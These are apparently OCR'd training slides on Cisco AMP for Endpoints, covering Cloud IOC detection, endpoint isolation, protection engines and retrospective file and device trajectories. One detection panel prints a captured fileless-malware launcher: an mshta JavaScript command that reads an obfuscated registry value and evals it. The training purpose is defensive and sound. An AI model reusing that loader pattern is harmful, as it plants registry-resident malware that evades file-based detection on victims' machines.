
Connector Info

Comments

View All

- Rebuilding the Catalog during the scan, when using a Full Scan, can result into very long scan time!!

Cloud IOC Generation



Cisco adds intelligence into the AMP cloud (IOC Definition).


Cloud IOCs – Cisco Intelligence Prework

Cisco Analyst

- Writing IOC
- Testing IOC
- Deploying IOC


RET Team

- Provides Tools for the Job
- Monitors IOC Performance



- The Outcome is an IOC generation
- IOC DETECTION Capability released to world

Cloud IOC Generation




Cisco adds intelligence into the AMP cloud (IOC Definition).

AMP for Endpoints identifies activity [File, Process, Network and Command Line]. Also several types of events.

AMP Cloud processed the information and generates IOCs. IOCs are enriched with information.

IOC Results are shown in AMP Console.

Cloud IOC Generation



mac-lab1 detected a Cloud IOC: W32.PowershellEmpireStagerPayload.ioc	1	Critical		Cloud IOC	2019-11-24 16:58:51 CET
mac-lab1 detected a Cloud IOC: W32.NetshFirewallPortForward.ioc	1	Low		Cloud IOC	2019-11-25 10:48:03 CET
mac-lab1 detected a Cloud IOC: W32.PossibleRansomwareShadowCopyDeletion.ioc	1	Medium		Cloud IOC	2019-11-25 10:04:51 CET
mac-lab1 detected a Cloud IOC: W32.PowershellDownloadedExecutable.ioc	1	High		Cloud IOC	2019-11-25 10:23:47 CET
mac-lab1 detected a Cloud IOC: W32.PossibleFilelessMalware.ioc		Critical		Cloud IOC	2019-12-08 22:04:48 CET

Cloud IOC Generation

Investigate

Name & Risk

detected a **Cloud IOC: W32.PowershellEmpireStagerPayload.ioc**	1 Critical	oud IOC	2019-11-24 16:58:51 CET
detected a **Cloud IOC: W32.NetshFirewallPortForward.ioc**	1 Low	oud IOC	2019-11-25 10:48:03 CET
detected a **Cloud IOC: W32.PossibleRansomwareShadowCopyDeletion.ioc**	1 Medium	oud IOC	2019-11-25 10:04:51 CET
detected a **Cloud IOC: W32.PowershellDownloadedExecutable.ioc**	1 High	oud IOC	2019-11-25 10:23:47 CET
detected a **Cloud IOC: W32.PossibleFilelessMalware.ioc**	Critical	oud IOC	2019-12-08 22:04:48 CET

Description

Description	File-less Malware such as Poweliks and Kovter generally achieve persistence across reboots by storing their code in the system registry. This code is injected directly into process memory by use of scripting languages such as javascript. Scripting engines such as MSHTA are used to run these scripts which read and decode malicious instructions from the registry and inject it into a running process. A registry key similar to that used by File-less Malware was accessed by MSHTA.

File Info

Fingerprint (SHA-256)	e616c5ce...507f57c7
File Name	mshta.exe
File Path	file:///C%3A/windows/system32/mshta.exe

Commmand

Command Line Arguments	C:\windows\system32\mshta.exe javascript:TYU21PU=JhhVT7;A4B=new%20ActiveXObject(WScript.Shell);nOU2YKx=6;qFD12x=A4B.RegRead(HKCU\\software\\HoarRyq\\SwKG8k);ii4pBY=IkA;eval(qFD12x);WhpJ2JZr=AU;
Parent Fingerprint (SHA-256)	3656f37a...c0d32ea2

Report 3 1 | View Upload Status | Add to Allowed Applications | File Trajectory

Endpoint IOC – Cloud IOC - Summary

Endpoint IOC

IOC Signature on the endpoint where a configured scan is used to search for artifacts.

- Triggered by an Analyst
- Based on IOC files
- Generates an Event

Cloud IOC

Inforamation from Endpoint Monitoring is processed in the AMP backend.

- Fully Automated 7x24x365
- Based on Backend Intel.
- Generates an IOC


It’s Quiz Time: AMP for Endpoints Engines

IOCs are generated at the Endpoint.
True or False?

Endpoint Isolation

AMP Endpoint Isolation

Isolation can be activated manually or using the API (Integration)



NEW: Added new Options for cloud lookups to speed up isolation information delivery to AMP connector

Heartbeat


Hash Lookup

Event

Response

Isolation Status attached to the Cloud Response

AMP Connector Process (sfc.exe)						
Engine Layer						
Driver Layer	110 1011 010	Immunet Protect Driver	110 1011 010	Cisco AMP HEUR Driver	110 1011 010	KDF Driver Instance
	110 1011 010	Immunet Self Protect Driver	110 1011 010	Cisco ELAM Driver	110 1011 010	TETRA Driver (Trufos)
	110 1011 010	Immunet Network Monitor Driver (DFC)	110 1011 010	Cisco Event Framework Driver	110 1011 010	URL Scanner Engine



System is isolated from the network and is only able to access configured resources

How does AMP protect our systems?

AMP-ENABLED & ENDPOINT

AMP-Enabled & Endpoint Integration Protection

File Reputation Check - SHA256	Finds the low hanging fruit, fast. Tracks Clean, Malicious and Unknown hashes
SPERO Static Analysis	Examines PE headers, looks at DLL imports, compile location and ~400 factors. Machine learning engine.
Threat Grid File Analysis	Dynamic analysis performed on unknown files in virtual sandboxing environment
Cisco Talos Cloud	Cisco's Threat Team and Cloud Intelligence source

AMP FOR ENDPOINTS

Additional Protection available in AMP for Endpoints

Exploit Prevention*	Randomize memory structures to protect against memory attacks and file-less malware
MAP Behavioral Analysis*	Rules engine that looks at malicious behaviors locally on the workstation
ETHOS Fuzzy Fingerprinting	Compression based fuzzy hashing (non-unique) algorithm that attempts to match polymorphic malware to known hashes
Tetra Anti-Virus Engine	Signature based local AV protection
Cloud IOCs	Behavior-based analysis to uncover known and unknown malware
Device Flow Correlation (DFC)	Monitors inbound/outbound network traffic for malicious destinations
System Protection*	Protects key system services (such as lsass.exe) from exploitation
Endpoint Isolation	Provides response capability and permits endpoints to be isolated from all or portions of the network

CONTINUOUS PROTECTION

- Retrospective Detections
- Observes behavior of all clean/unknown files on a system
- Can quarantine malicious files (CES/ESA)
- Observes interaction between files to determine suspicious activity (Cloud IOC)
- Watches network traffic to isolate C2 or data exfiltration (Cognitive)


* Windows Clients Only

Continuous Protection – AMP Retrospective Security

Retro

- 30 days data retention
- 7 days back in Time full processing

- Information is sent to AMP Cloud




- AMP Connector monitors File, Process, Command-Line and Network Activity
- AMP Cloud processes the data, does enrichment with other feeds and generates an outcome.

Retrospective Security Helps You Find Answers to the Most Pressing Security Questions

Retro

- What happened?
- Where did the malware come from?
- Where has the malware been?
- What is it doing?
- How do we stop it?



Understand How It All Happened
Device Trajectories

What happened?

Understand the anatomy of the attack:


- Where is the threat now
- Which users are compromised
- What type of malware is it

Where did the malware come from?

Where has the malware been?

What is it doing?

How do we stop it?



See Where It Entered the System

File Trajectories

What happened?

Where did the malware come from?


Track threat's origin and progression:

- How did it get into the system
- What is the point of origin
- What was the attack vector

Where has the malware been?

What is it doing?

How do we stop it?



See Everywhere That It Has Been

Network File Trajectories

Retro

What happened?

Where did the malware come from?

